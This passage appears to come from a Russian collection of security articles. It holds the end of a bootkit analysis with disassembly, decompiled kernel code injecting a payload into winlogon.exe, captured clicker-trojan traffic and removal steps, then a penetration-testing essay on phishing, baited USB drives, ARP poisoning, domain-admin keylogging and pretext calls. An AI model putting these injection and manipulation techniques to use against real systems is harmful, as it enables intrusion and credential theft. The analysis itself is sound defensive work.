seg001:000069F1 mov al, 0C7h          ; Поиск _BtLoaderBlock
seg001:000069F3 loc_69F3:
seg001:000069F3 scasb
seg001:000069F4 jnz short loc_69F3
seg001:000069F6 cmp dword ptr [edi], 40003446h
seg001:000069FC jnz short loc_69F3
seg001:000069FE loc_69FE:
seg001:000069FE mov al, 0A1h
seg001:00006A00 scasb
seg001:00006A01 jnz short loc_69FE
seg001:00006A03 mov eax, [edi]          ; _BtLoaderBlock
seg001:00006A05 mov eax, [eax]
seg001:00006A07 mov eax, [eax]          ; _LDR_DATA_TABLE_ENTRY ядра
seg001:00006A09 mov edi, [eax+18h]      ; Адрес загрузки ядра
seg001:00006A0C mov ecx, [edi+3Ch]
seg001:00006A0F mov ecx, [ecx+edi+50h]    ; SizeOfImage
seg001:00006A13 call sub_6B3D          ; Поиск вызова IoInitSystem
seg001:00006A18 jnz short loc_6A66
seg001:00006A1A mov edx, [ebx]
seg001:00006A1C lea edx, [ebx+edx+4]
seg001:00006A20 mov [esi+0Ah], edx
seg001:00006A23 add edi, ecx
...
seg001:00006A36 loc_6A36:
seg001:00006A36 add edi, 0FFFh
seg001:00006A3C and edi, 0FFFFFF00h
seg001:00006A42 sub edi, 800h
seg001:00006A48 mov ecx, 6A3h
seg001:00006A4D push edi
seg001:00006A4E rep movsb          ; Копирование загрузчика за ядро
seg001:00006A50 pop edi
seg001:00006A51 add edi, 0Eh
seg001:00006A54 sub edi, ebx
seg001:00006A56 sub edi, 4
seg001:00006A59 mov [ebx], edi          ; Модификация вызова IoInitSystem
seg001:00006A5B xchg esi, edi
seg001:00006A5D mov ecx, 644h
seg001:00006A62 sub edi, ecx
seg001:00006A64 rep stosb

```

В предыдущем листинге приведен алгоритм установки перехватчика функции IoInitSystem(). Рассмотрим, как выглядит сам перехват.

Код функции nt!Phase1Initialization() до модификации:

```
nt!Phase1Initialization+0x9a1:
80685fc9 6a4b      push 4Bh
80685fcb 6a19      push 19h
80685fcd e83877e6ff call nt!InbvSetProgressBarSubset
80685fd2 ffb590fbffff push dword ptr [ebp-470h]
80685fd8 e859140000 call nt!IoInitSystem
80685fdd 84c0      test al,al
```

Код после модификации:

```
nt!Phase1Initialization+0x9a1:
80685fc9 6a4b      push 4Bh
80685fcb 6a19      push 19h
80685fcd e83877e6ff call nt!InbvSetProgressBarSubset
80685fd2 ffb590fbffff push dword ptr [ebp-470h]
80685fd8 e831980400 call 806cf80e
80685fdd 84c0      test al,al
```

Загрузчик драйвера режима ядра выполняет следующие действия:

1. Восстановление оригинального вызова nt!IoInitSystem() в коде nt!Phase1Initialization().
2. Вызов nt!IoInitSystem() с повторной передачей управления в загрузчик драйвера через подменённый адрес возврата на стеке.
3. Поиск адреса загрузки ядра ОС по первому вектору в таблице прерываний, адрес которой получается инструкцией sidt.
4. Сигнатурный поиск nt!PsLoadedModuleList. Адрес извлекается из ссылки на эту переменную в коде неэкспортируемой функции nt!IopWriteDriverList().
5. Получение по хэшам адресов ExAllocatePool, ExFreePool, KeLoaderBlock, NtClose, NtCreateFile, NtReadFile.
6. Считывание драйвера режима ядра из неразмеченной области в конце диска.
7. Настройка исполняемого образа драйвера и передача управления его точке входа.
8. Возврат управления в nt!Phase1Initialization().

Драйвер буткита служит для внедрения кода пользовательского режима в процесс winlogon.exe. Для этого он создаёт системный поток, который циклически опрашивает список процессов путём анализа двусвязных списков структур ядра _EPROCESS и выполняет поиск требуемого процесса по имени исполняемого файла. Смещения нужных полей для структур _EPROCESS и _ETHREAD хранятся в глобальных переменных, значения которых инициализируются в зависимости от версии ядра операционной системы. Значение версии ядра может быть получено с помощью функций PsGetVersion() и RtlGetVersion(). Ниже приведен псевдокод функции, выполняющей поиск процесса по имени.

```
// Функция поиска процесса по имени; возвращает _EPROCESS и _ETHREAD
signed int __stdcall sub_113EC(const char *ProcessName, int a2, int a3)
{
    int ProcessEntry;
    PEPROCESS CurrentProcess;
    int ThreadListStart;
    int ThreadEntry;
    int Thread;
    unsigned int Teb;
    int ProcessListStart;

    *(_DWORD *)a2 = 0;
    *(_DWORD *)a3 = 0;

    CurrentProcess = IoGetCurrentProcess();
    ProcessEntry = (int)((char *)CurrentProcess + EPROCESS_ActiveProcessLinks);
    ProcessListStart = (int)((char *)CurrentProcess + EPROCESS_ActiveProcessLinks);
```

```

while (!*( _BYTE *) (ProcessEntry + EPROCESS_ImageFileName) ||
      strcmp(ProcessName, (const char *) (ProcessEntry + EPROCESS_ImageFileName)))
{
    ProcessEntry = *( _DWORD *) ProcessEntry;
    if (ProcessListStart == ProcessEntry)
        goto LABEL_7;
}

*( _DWORD *) a2 = ProcessEntry - EPROCESS_ActiveProcessLinks;

LABEL_7:
if (*( _DWORD *) a2)
{
    ThreadEntry = *( _DWORD *) (EPROCESS_ThreadListHead + ProcessEntry);
    ThreadListStart = ThreadEntry;
    do
    {
        Thread = ThreadEntry - ETHREAD_ThreadListEntry;
        *( _DWORD *) a3 = ThreadEntry - ETHREAD_ThreadListEntry;
        if (byte_136C0)
        {
            Teb = *( _DWORD *) (Thread + 0x20);
            if (Teb && Teb < (unsigned int) MmSystemRangeStart)
                return 1;
        }
        else if (!PsIsSystemThread(Thread))
            return 1;
        ThreadEntry = *( _DWORD *) ThreadEntry;
    } while (ThreadEntry != ThreadListStart);
}
return 0;
}

```

После получения указателей на нужный процесс и его действительный поток драйвер режима ядра выполняет чтение кода пользовательского режима из неразмеченной области диска и его внедрение в процесс winlogon.exe.

```

signed int __stdcall sub_114B2(int Thread, int Process)
{
    signed int result;
    char Apc;
    char ApcState;
    LARGE_INTEGER Timeout;
    int v7;
    void *Payload;
    ULONG AllocationSize;
    PVOID BaseAddress;
    HANDLE EventHandle;
    HANDLE Handle;

    BaseAddress = 0;
    EventHandle = 0;
    Handle = 0;

    if (ObOpenObjectByPointer(Process, 512, 0, 0, PsProcessType, 0, &Handle) < 0)
        return 0;

    if (byte_13709 == 4)
    {
        if (sub_11ACE(FileHandle, dword_136CC, &byte_1370A,
                     (int)&Payload, (int)&AllocationSize) != 2)
        {
            ZwClose(Handle);
            return 0;
        }
    }
    else
    {
        AllocationSize = 1700;
        Payload = &unk_13000;
    }
}

```

```

}

v7 = 0x24E;
if (ZwAllocateVirtualMemory(Handle, &BaseAddress, 0, &AllocationSize, 4096u, 64u) < 0 ||
    ZwAllocateVirtualMemory(Handle, &BaseAddress, 0, (PULONG)&v7, 0x1000u, 0u) < 0)
{
    ZwClose(Handle);
    result = 0;
}
else
{
    ZwClose(Handle);
    KeStackAttachProcess(Process, &ApcState);
    if (ZwCreateEvent(&EventHandle, 0x1F0003u, 0, SynchronizationEvent, 0) >= 0)
    {
        dword_13704 = (int)EventHandle;
        dword_1380E = 0;
        dword_1392A = 0;
        dword_1392E = 0;
        memcpy(BaseAddress, Payload, AllocationSize);
        memcpy(BaseAddress, &unk_13700, 0x24Cu);
        *((_WORD *)BaseAddress + 294) = *((_WORD *)&unk_13700 + 294);
        KeInitializeApc(&Apc, Thread, 2, sub_11498, 0, BaseAddress, 1, 0);
        if ((unsigned __int8)KeInsertQueueApc(&Apc, 0, 0, 0))
        {
            *(_BYTE *)(KTHREAD_ApcState + Thread + 0x16) = 1;
            Timeout.HighPart = -1;
            Timeout.LowPart = -300000000;
            ZwWaitForSingleObject(EventHandle, 0, &Timeout);
        }
        KeUnstackDetachProcess(&ApcState);
    }
    if (EventHandle)
        ZwClose(EventHandle);
    result = 1;
}
return result;
}

```

Назначение кода пользовательского режима — запуск троянского процесса с «полезной нагрузкой». Соответствующий модуль хранится в файле C:\System Volume Information\Microsoft\services.exe, который создаётся установщиком на этапе инсталляции буткита в систему.

Троянский процесс, в свою очередь, является «кликером»: после запроса конфигурации с сайта www.weathertalkz.com он осуществляет множественные переходы по рекламным баннерам в контексте процесса браузера Internet Explorer, работающего со скрытым окном.

Destination	Protocol	Info
178.17.162.242	HTTP	GET /banner3.php?q=5011.5011.2000.0.0.4fac4dc372
178.17.162.242	HTTP	GET /banner2.php?q=5011.5011.2000.0.0.4fac4dc372
192.168.88.148	HTTP	HTTP/1.0 200 OK (application/octet-stream)
192.168.88.148	HTTP	HTTP/1.0 200 OK (application/octet-stream)
85.17.211.165	HTTP	GET /banner.php?aff_id=10682 HTTP/1.1
192.168.88.148	HTTP	HTTP/1.1 404 Not Found (text/html)
69.50.192.52	HTTP	GET /index.php?aff_id=24080 HTTP/1.1
192.168.88.148	HTTP	HTTP/1.1 200 OK (text/html)

Запрос конфигурации с www.weathertalkz.com

Лечение заражения

Для лечения активного заражения буткитами мы разработали утилиту Bootkit Remover, актуальную и на сегодняшний день. При запуске из командной строки без параметров она производит проверку

загрузочного кода для всех физических накопителей. Возможны следующие результаты проверки:

- **OK (DOS/Win32 Boot code found)** — MBR содержит оригинальный загрузочный код операционной системы DOS/Windows.
- **Unknown boot code** — MBR содержит неизвестный загрузочный код. На практике это может означать, что в системе присутствует буткит, который не скрывает модифицированный загрузочный код. Этот же статус будет выводиться в случае использования какого-либо нестандартного менеджера загрузки: GRUB, TrueCrypt, Acronis и т. п.
- **Controlled by rootkit!** — в системе обнаружен активный буткит, который препятствует чтению модифицированного загрузочного кода стандартными средствами операционной системы.

```
C:\remover.exe
Bootkit Remover version 1.0.0.1
(c) 2009 eSage Lab
www.esagelab.com

\\.\C: -> \\.\PhysicalDrive0
MD5: deb5e5a1ed668ffe37414af0c71bad20

  Size  Device Name      MBR Status
-----
  2 GB  \\.\PhysicalDrive0  Unknown boot code

Unknown boot code has been found on some of your physical disks.
To inspect the boot code manually, dump the master boot sector:
remover.exe dump <device_name> [output_file]
To disinfect the master boot sector, use the following command:
remover.exe fix <device_name>

Press any key to quit...
-
```

Bootkit Remover

Для восстановления оригинального загрузочного кода Windows утилиту необходимо запускать со следующими параметрами:

```
> remover.exe fix <device>
```

Где <device> — это имя устройства физического накопителя, на котором требуется восстановить загрузочный код (например, \\.\PhysicalDrive0).

Для вывода загрузочного кода в консоль или в файл используется команда dump:

```
> remover.exe dump <device> [output_file]
```

Так как рассмотренные в данной статье буткиты определяются утилитой как «Unknown boot code», анализ системы с таким результатом проверки необходимо производить в несколько шагов:

Целевая вредоносная программа разрабатывается на заказ, вследствие чего существует не более чем в нескольких экземплярах и не опознается антивирусами.

1. Если в исследуемой системе нет программ, которые могли бы модифицировать MBR, вердикт «Unknown boot code» является поводом для подозрений на заражение буткитом.
2. Необходимо сделать дамп загрузочного кода и проверить его в онлайн-сервисе VirusTotal: если буткит не *целевой*, то его загрузочный код с большой долей вероятности будет опознан антивирусами.
3. Если код не был опознан, то нужно установить программу нестандартного загрузчика, предположительно модифицировавшую MBR, в заведомо чистую операционную систему и побайтово сравнить полученный с неё дамп загрузочного сектора с дампом, полученным с проверяемой системы.

4. В случае необходимости восстановить оригинальную MBR.

Список литературы

1. Дмитрий Олексюк. [Анализ и обнаружение буткита Sinowal](#).
2. Derek Soeder, Ryan Permeh. [bh-us-05-soeder.pdf](#) (файл не сохранился в интернете).
3. [QEMU Emulator User Documentation. 3.11 GDB usage](#).
4. [gdb_qemu.pdf](#) (файл не сохранился в интернете).
5. Дмитрий Олексюк. [Уязвимости в драйверах режима ядра для Windows](#).
6. Symantec Security Response. [Trojan.Mebratix.B — the Ghost in MBR](#).

Последнее обновление: 17.03.2012.

Тестирование на проникновение: инструментальный анализ уязвимостей или имитация действий злоумышленника?

Андрей Соколов

консультант по информационной безопасности ЗАО «ДиалогНаука»

sav@antivir.ru

Содержание

- Пространство воздействия
- Инструментальный анализ
- Ограниченность концепции защиты внешнего периметра
- Имитация действий реального нарушителя
- Кратчайший путь к цели
- Физическое проникновение
- ARP Poison
- Локальные администраторы
- Администратор домена
- Социальная инженерия
- Заключение

Существует множество толкований термина «тестирование на проникновение», но большинство из них основаны на одном из двух вариантов: подразумевается либо имитация действий реального взломщика по реализации несанкционированного проникновения в информационную систему, что соответствует значению термина «penetration testing» на западном рынке услуг безопасности, либо инструментальный анализ уязвимостей и оценка критичности найденных уязвимостей для бизнеса, что в англоязычной среде больше известно как «security assessment».

Указанные подходы диаметрально различаются по способам, качеству и глубине воздействия на объект тестирования.

Пространство воздействия

Любой вектор атаки — то есть направление воздействия на объект защиты со стороны потенциального злоумышленника — можно разложить на три базисных вектора: технологический, интерактивный (социальный) и физический.

1. Технологический вектор: лобовое воздействие на эксплуатационные и технологические уязвимости системы.

Лобовое воздействие принято разделять на «удаленное» и «локальное». Необходимым условием возможности реализации удаленного вектора атаки является прямая доступность объекта атаки для злоумышленника (отсюда и происхождение термина «лобовое воздействие»). Локальный вектор атаки реализует эскалацию привилегий доступа, например получение прав администратора под учетной записью ограниченного пользователя.

Инструментальный анализ защищенности, каким бы объемным и детальным он ни был, реализует исключительно воздействие по удаленному вектору атаки (см., например, методику [ISSAF](#)). Лишь в случае обнаружения и успешной реализации найденных удалённых уязвимостей могут быть использованы локальные средства эскалации привилегий — как правило, в ручном режиме.

2. Интерактивный вектор: «социальная инженерия».

Объектом атаки по данному вектору являются не автоматизированные вычислительные системы, а управляющие этими системами люди. Необходимым условием для реализации сценария проникновения на основе социальной инженерии является прямая или опосредованная доступность объектов атаки — сотрудников компании, по отношению к которой производится тестирование на проникновение.

Хрестоматийным примером сценария с прямым доступом можно привести телефонный звонок сотруднику от лица администратора безопасности с требованием сообщить свой код доступа к информационной системе. Наиболее простой вариант опосредованного доступа — отправка тому же сотруднику электронного сообщения от лица администратора с требованием запустить исполняемый файл, содержащий якобы срочное обновление системы безопасности, а на самом деле — скрытое средство удаленного контроля.

3. Физический вектор: воздействие через прямой или опосредованный контакт с объектом тестирования.

К прямому контакту относятся попытки физического проникновения нарушителя внутрь периметра тестируемого объекта. Примером опосредованного физического контакта может служить отправка внутрь периметра с курьером твердых носителей информации (таких как flash-диски, CD и другие) со скрытыми программными средствами удаленного контроля.

Инструментальный анализ

Общепринятая практика реализации инструментального анализа защищенности, как правило, определяется следующим алгоритмом.

1. Определяется так называемая «модель нарушителя».

Распространены две типовые модели нарушителя: так называемый «внешний» и «внутренний» нарушители, что соответствует местоположению злоумышленника относительно физического периметра тестируемого объекта. Внешний нарушитель находится вне физического периметра. Его работа ограничена внешними интернет-ресурсами, такими как web-сервисы, внешний диапазон IP-адресов и т. п. Внутренний нарушитель имеет физический доступ к локальной вычислительной сети и работает с внутренними ресурсами.

2. Устанавливаются границы проведения обследования.

Типовые модели нарушителя сами по себе являются достаточно жёсткими, так как они реализуют исключительно лобовое воздействие на тестируемый объект. Но в ряде случаев необходима установка ещё более жёстких ограничений на методы и пространство воздействия во избежание отказа в обслуживании тестируемых сервисов, непрерывность работы которых является критичной. Границы обследования в таком случае точно определяют, какие действия моделируемого злоумышленника будут имитироваться в рамках теста.

3. Согласовывается методика проведения обследования, определяется набор средств и последовательность действий для «отработки» определённых воздействий.

4. Согласованная методика отрабатывается, и по результатам работ составляется итоговый отчёт, содержащий информацию об обнаруженных уязвимостях и рекомендации по повышению уровня защиты.

Существуют и развиваются системы для автоматизации анализа защищенности, такие как отечественная система Max Patrol, популярный сканер Nessus или среда с интегрированным набором инструментов Backtrack. Возможности таких инструментов позволяют облегчить или даже почти полностью автоматизировать работу аналитика по реализации типовых методик инструментального анализа защищенности.

Однако, по личному мнению автора, инструментальный анализ защищенности — это далеко не то же самое, что тестирование на проникновение. Ни в коем случае нельзя верить, что настоящий злоумышленник добровольно впишется в абстрактную модель нарушителя и будет ограничивать себя лишь теми векторами атаки, которые предписаны стандартными методиками инструментального анализа. Напротив, реальный взломщик будет применять весь свой опыт для преодоления мер защиты, используя все доступные средства воздействия, в том числе и самые неожиданные. Более того, настоящий преступник, во избежание риска быть замеченным и пойманным, будет предпринимать такие действия, которые не отражены в публичных методиках по тестированию на проникновение.

Ограниченность концепции защиты внешнего периметра

Типовые модели нарушителя предполагают воздействие на объект защиты исключительно способом инициации сетевых соединений к объекту защиты извне. Методология противодействия «внешнему нарушителю» называется «концепцией защиты периметра» и, к сожалению, до сих пор именно к этой концепции сводится информационная безопасность многих отечественных компаний. С этой точки зрения, если объект защиты не обладает ни одним открытым для соединения извне портом, то для «внешнего нарушителя» объект и вовсе неуязвим.

На самом деле, каким бы жёстким и непробиваемым для лобовой атаки ни был внешний периметр, он зачастую может быть обойдён по другим векторам атаки. В качестве наиболее простой и наглядной иллюстрации можно привести использование распространенной уязвимости корпоративных почтовых серверов — отсутствие SMTP-авторизации сообщений, входящих с обслуживаемых доменов. В наше время 70% почтовых серверов российских компаний имеют данную уязвимость.

Предположим, что сотрудники компании company.ru используют корпоративную электронную почту для связи с внешним миром. Значит, должен быть какой-либо доступный из Интернета почтовый сервер, принимающий электронную почту извне. Отсутствие SMTP-авторизации для сообщений с адресом отправителя @company.ru делает возможным отправку сообщений от произвольного адреса @company.ru к произвольному адресу @company.ru. Таким образом, сотрудники компании company.ru могут получить сообщения от старшего системного администратора с требованием немедленно установить обновление системы безопасности из прилагаемого файла. Прилагаемый файл может содержать троянскую программу, устанавливающую скрытый канал связи с нарушителем, предоставляя ему доступ к компьютеру с правами запустившего программу пользователя.

Многие специалисты по безопасности полагаются на «концепцию защиты периметра», пребывая в уверенности, что, контролируя периметр не только с внешней стороны (посредством фильтрации входящих пакетов данных), но и изнутри (посредством фильтрации исходящих пакетов и контентной фильтрации трафика пользователей), они тем самым эффективно противодействуют возможности «внешнего нарушителя» взаимодействовать с компьютерами внутри периметра.

Однако подобная уверенность безосновательна по причине использования хакерами специфических инструментов и техник, перечисленных ниже.

1. Stealth-технологии.

Хакеры используют средства удаленного управления, реализующие stealth-технологии для сокрытия присутствия своих программных средств внутри контролируемой операционной системы. Подобные хакерские средства всегда на полшага впереди любых существующих проактивных систем для локальной защиты в силу самой своей специфики.

Противодействовать stealth-технологиям возможно, однако уровень жёсткости противодействия прямо пропорционален причиняемым пользователю неудобствам. Отдельно взятая вычислительная система, решающая узкий круг задач и управляемая высококвалифицированным оператором, теоретически может быть надежно защищена от хакерских средств сокрытия, но в подавляющем большинстве случаев реальной жизни — обыкновенное рабочее место обыкновенного пользователя — взломщик имеет существенное преимущество.

2. Реверсивный backdoor.

Уже многие годы хакерские средства удаленного управления используют реверсивный способ клиент-серверного взаимодействия со своим троянским ПО. При этом троянская программа сама инициирует и поддерживает скрытый канал связи с сервером, принадлежащим взломщику. Такой подход в первую очередь нивелирует саму концепцию защиты периметра. Кроме того, он намного удобнее традиционного прямого способа сетевого взаимодействия, так как позволяет работать в жёстких условиях трансляции сетевых адресов и концентрировать контроль над произвольным числом захваченных узлов в одном месте.

3. Скрытые каналы связи (covert channels).

Хакеры пользуются технологиями «covert channels», позволяющими устанавливать скрытый канал связи наружу, обходя локальные и корпоративные средства защиты, такие как межсетевые экраны, системы контент-фильтрации трафика, локальной проактивной защиты и т. п.

4. Скрытые каналы связи на физическом уровне.

Хакеры, получив физический доступ внутрь периметра, могут устанавливать собственные каналы связи физического уровня — к примеру, незаметно подключив USB-Wi-Fi-адаптер к какому-либо узлу внутри периметра.

Разумеется, можно построить модель нарушителя с перечислением максимального количества технических, социотехнических и физических средств воздействия на объект тестирования, но в таком случае временные затраты по тестированию на проникновение выйдут за рамки всех мыслимых бюджетов, затрачиваемых компанией-заказчиком на собственную безопасность. Кроме того, что ещё важнее, наращивание детальности инструментальной оценки безопасности не дает пропорционального уточнения реальной защищенности системы: как уже сказано выше, сама специфика хакерской атаки такова, что в ходе неё задействуются наименее предсказуемые и, по возможности, неизвестные векторы и методы атаки.

Для примера можно оценить объем упомянутой выше методики ISSAF, помня о том, что она охватывает лишь часть действий (к слову, наиболее примитивных), которые может предпринять настоящий нарушитель.

Имитация действий реального нарушителя

Имитация действий взломщика в ходе тестирования защищенности системы должна производиться с максимальным приближением к реальной действительности. Это означает, что при согласовании модели нарушителя в данном случае нельзя ограничивать действия, которые моделируемый взломщик способен предпринять. В первую очередь нельзя ограничивать моделируемого взломщика исключительно лобовым вектором воздействия.

Перед реальным нарушителем едва ли стоит задача исследовать весь возможный спектр воздействия на объект атаки; его цель — получить контроль над заданным информационным ресурсом. Автор убежден, что модель нарушителя в данном случае необходимо строить прежде всего от конкретной цели, преследуемой моделируемым нарушителем.

Таким образом, для проведения тестирования на проникновение с имитацией действий нарушителя используется следующий алгоритм.

1. Выделение наиболее ценных информационных активов компании. Это может быть, например, персональный компьютер генерального директора, дампы базы данных с критически важной информацией, формирование и отправка ложного платежного поручения и т. п.
2. Определение границ исследования. Взломщик, к примеру, может использовать домашний компьютер системного администратора для проникновения внутрь периметра объекта тестирования, организовать атаку со стороны партнерских или дочерних компаний, со стороны интернет-провайдера организации и т. п.
3. Согласование сроков тестирования с самыми общими формулировками.
4. Согласование регламента взаимодействия с ответственными за безопасность сотрудниками компании-заказчика с целью обеспечения мгновенного реагирования в случае возникновения непредвиденных обстоятельств (таких как отказ в обслуживании какого-либо информационного сервиса тестируемой компании либо, например, «поимка» службой безопасности).
5. Реализация тестирования, итоговый отчет с описанием предпринятых сценариев проникновения и рекомендации по улучшению защиты.

Этот подход, безусловно, нельзя использовать в качестве инструмента для поиска уязвимостей. Если считать не качеством, а количеством, то сканер безопасности покажет на порядки большее число уязвимостей, чем итоговый отчет теста на проникновение с имитацией действий взломщика. Однако такое тестирование — единственный способ взглянуть на безопасность компании глазами настоящего хакера, увидеть и понять уязвимости, которые не будут обнаружены более традиционными средствами поиска уязвимостей или анализа защищенности.

Кратчайший путь к цели

Если злоумышленник осуществляет только лобовое технологическое воздействие на объект атаки, это вынуждает его пройти сравнительно длинный путь (от единиц до десятков «шагов») до конкретного целевого ресурса. Если мы представим себе взломщика, находящегося далеко за физическими пределами коммерческого банка, ему потребуется не один десяток взломов, чтобы осуществить отправку ложного платежного поручения.

Реализация такого процесса вскрывает большое количество уязвимостей. Каждый успешный шаг — это найденная и успешно использованная уязвимость того или иного рода. Но вместе с тем очевидно, что по мере увеличения количества шагов до цели уменьшается вероятность её достижения, а шансы взломщика быть пойманным возрастают.

Настоящий нарушитель в реальных жизненных условиях будет искать способ достигнуть цели кратчайшим путем и как можно более незаметно. Если он увидит возможность получить доступ к компьютеру генерального директора за один шаг по интерактивному или физическому вектору

воздействия, он, несомненно, ею воспользуется.

Не стоит думать, будто бы работа взломщика — это какие-то мистические «пляски с бубном» в стиле голливудских фильмов про хакеров или научно-фантастической беллетристики. Не стоит также думать, что для проведения подобных работ требуется какая-то экстраординарная техническая квалификация. При тестировании на проникновение, как правило, отыскиваются и используются самые простые уязвимости. Более того, опыт показывает, что применение сложных эксплойтов оказывается намного менее эффективным по «пробиваемости», чем использование самых примитивных элементов социальной инженерии. Оптимальный путь для взломщика — использование уязвимостей, которые не классифицируются как уязвимости. Такие особенности информационных систем практически гарантированно работают «без присмотра», открывая взломщику широкое и удобное поле для деятельности.

В качестве иллюстрации приведённых выше тезисов рассмотрим примеры некоторых повсеместно распространённых фундаментальных уязвимостей.

Физическое проникновение

Уязвимости физической безопасности представляют существенный интерес для взломщика. Здесь в большей степени, чем по лобовым векторам, требуется использование элементов социальной инженерии и личная смелость.

К наиболее простым и эффективным сценариям проникновения можно отнести отправку сотрудникам компании твердых носителей с троянским кодом.

Например, мало какой системный администратор устоит перед соблазном подключить к своему компьютеру флешку с оттиском «64Gb». Хорошо оформленное письмо с приглашением принять участие в профильной конференции по интересующей руководителя теме обязательно заинтересует его ознакомиться с дополнительными материалами на прилагаемом компакт-диске.

Кроме этого, взломщик посредством портативного считывателя электронного ключа может скопировать идентификационную карту какого-либо сотрудника компании и, скопировав такой ключ соответствующим программатором, физически проникнуть внутрь периметра.

Конкретные практические аспекты физической безопасности зачастую не согласуются с практическими аспектами безопасности информационной. В той или иной степени эта уязвимость свойственна, пожалуй, всем отечественным компаниям.

ARP Poison

Эта уязвимость существует столько, сколько существуют сам протокол Address Resolution Protocol и необходимость трансляции 48-битных Ethernet-адресов в 32-битные IPv4-адреса. Вкратце, суть технологии ARP Poison сводится к тому, что при имеющемся контроле над каким-либо узлом в корпоративной сети возможно контролировать трафик всех узлов в пределах доступности ARP-ответов с контролируемого узла, вне зависимости от свойств физической сетевой инфраструктуры. Таким образом возможно прослушивать, производить инспекцию криптографических протоколов, подменять передаваемые данные.

Существует множество программ, реализующих атаку ARP Poison. Но несмотря на широкую известность данной уязвимости, в подавляющем большинстве компаний меры по противодействию ARP Poison не предпринимаются. В действительности эффективное противодействие ARP Poison не только стоит денег, но и требует значительных организационных мер по контролю списков соответствий IP- и MAC-адресов на активном сетевом оборудовании.

Локальные администраторы

Наиболее привлекательной мишенью для взломщика являются пользователи с правами локального администратора. Получив доступ к компьютеру такого пользователя, взломщик получает гораздо более широкий спектр возможностей по воздействию как на данный захваченный узел, так и, с помощью ARP Poison, на все узлы в пределах физической топологической однородности. К таким пользователям можно отнести:

1. VIP-пользователей, топ-менеджмент компании. Как говорится, «все звери равноправны, но некоторые — равноправнее»: в большинстве случаев групповая политика безопасности не распространяется на VIP-пользователей. Тут действует общий принцип: «закон, как правило, создают для других».
2. Группу системных администраторов. Тут действует другой общий принцип: «те, кто охраняет закон, редко его выполняют».
3. Разработчиков программного обеспечения, так как этот вид деятельности практически невозможен при ограниченных локальных правах.
4. Пользователей, объективно вынужденных работать с правами локальных администраторов. Как правило, это операторы программ со средствами отечественной локальной защиты. В качестве примера можно привести такие программы, как «Гранд-Смета», а также множество других банковских и бухгалтерских программ отечественного производства, для корректной работы которых требуются привилегии администратора.

Как можно заметить, обладатели прав локального администратора имеют непосредственный доступ к наиболее ценным информационным активам.

Администратор домена

Администратор домена Microsoft Windows — это ключ ко всему. Поэтому получение доступа к учетной записи администратора домена — очень заманчивая цель для атакующего. В достижении этой цели ему помогает тот факт, что учетная запись администратора домена в большинстве случаев используется для добавления в домен нового узла.

Средства управления доменом в достаточной степени гибки, чтобы создать процедуру введения нового узла в домен без использования учетной записи администратора домена. Однако это требует определенных организационных мер и, разумеется, в большинстве случаев такими возможностями пренебрегают.

Таким образом, чтобы получить учетную запись администратора домена, необходимо следующее:

1. Средство отслеживания нажатия клавиш, загружаемое операционной системой до входа пользователя и реализованное как драйвер уровня ядра или локальный сервис.
2. Возможность в нужный момент выбросить компьютер из домена, сгенерировав более или менее правдоподобное сообщение об ошибке.
3. Администратор домена, который будет вынужден как можно скорее ввести узел обратно в домен, не выясняя причины возникших неполадок.

Для примера — бухгалтер, которому необходимо в самое ближайшее время сдавать баланс, в подобной ситуации поможет направить действия администратора домена в нужном взломщику направлении.

Социальная инженерия

Грамотная политика информационной безопасности компании должна иметь регламенты взаимодействия пользователей с информационными ресурсами компании на самом нижнем, практическом уровне, предписывая пользователям алгоритмы действий в случае возникновения исключительных ситуаций. К сожалению, даже если подобные регламенты существуют и даже если сотрудники компании ознакомлены с ними в приказном порядке — не факт, что эти регламенты работают как следует.

Отсутствующая или плохо работающая политика информационной безопасности — это очень существенная уязвимость, которая может быть использована потенциальным нарушителем. Эксплуатация этой уязвимости называется социальной инженерией.

Социальная инженерия — термин весьма популярный и весьма затёртый. Однако у всевозможных толкований социальной инженерии есть общий знаменатель: это механизм психологической манипуляции, то есть навязывания мотивации сотрудникам компании со стороны злоумышленника.

В качестве примера можно привести эпизод из личной практики автора.

Когда атакующий пытается внедриться в сессию криптографического протокола SSL при помощи техники ARP Poison, пользователь получает предупреждение о смене ключа на стороне сервера и о возможной злоумышленной активности. Даже не очень бдительный пользователь заподозрит что-то неладное и наверняка нажмет на кнопку «отмены». В моей ситуации таким пользователем был системный администратор крупной компании. Он обладал административным доступом к корпоративному коммутатору, который автору было необходимо получить. Задача была решена при помощи телефонного звонка администратору. Представившись одним из учредителей компании, которого он не знал лично, я пожаловался на неработоспособность связи на повышенных тонах. Угрозы самыми жесткими санкциями в самых фамильярных выражениях подействовали: системный администратор практически не уделил внимания сообщению о смене криптографического ключа, и я получил искомый пароль. Это характерный пример индивидуальной манипуляции.

Приведенный ранее пример с рассылкой писем сотрудникам компании от лица начальника службы информационной безопасности с замаскированным троянским кодом — хрестоматийный пример групповой манипуляции.

Заключение

Тестирование на проникновение, имитирующее действия взломщика и моделирующее злоумышленника исходя из поставленных целей, и выполняемое опытным специалистом, адекватно и результативно практически всегда.

Исходя из личного опыта, автор берёт на себя смелость утверждать, что тестирование на проникновение именно в таком ключе — наиболее эффективный способ выявить реальные проблемы информационной безопасности в компании и привлечь к ним внимание руководства. Ведь о качестве защиты гораздо лучше свидетельствует демонстрация успешного доступа к информации, которая считается хорошо защищенной, или демонстрация полного контроля над личными компьютерами ответственных сотрудников, чем толстые отчеты сканеров уязвимостей.

Последнее обновление: 17.03.2012.

Обнаружение руткитов режима ядра с помощью отладчика

Дмитрий Олексюк, Esage Lab
dmitry@esagelab.ru

Содержание

- Вступление
- Приступая к работе
- Контроль системных событий с использованием нотификаторов
- Процессы
- Потоки
- Исполняемые образы
- Системный реестр
- Автоматизация разбора списков нотификаторов
- Отключение всех нотификаторов
- Диспетчер системных вызовов
- Обработка системного вызова
- *Zw* и *Nt* функции
- Методика перехвата системных вызовов
- Подмена указателя на функцию в *KiServiceTable*
- Подмена значения MSR-регистров
- Подмена указателя *ServiceTable* в структуре *KTHREAD*
- Модификация ссылок на *KeServiceDescriptorTable*
- Сплайсинг кода диспетчера системных вызовов
- Файловая система
- Устройства-фильтры
- Минифильтр-драйверы файловой системы
- Подмена указателей на *IRP*-обработчики
- Другие способы перехвата *IRP*-запросов
- Объекты, типы объектов и их дескрипторы
- Преодолеваем практические сложности
- Послесловие
- Список литературы
- Приложение

Вступление

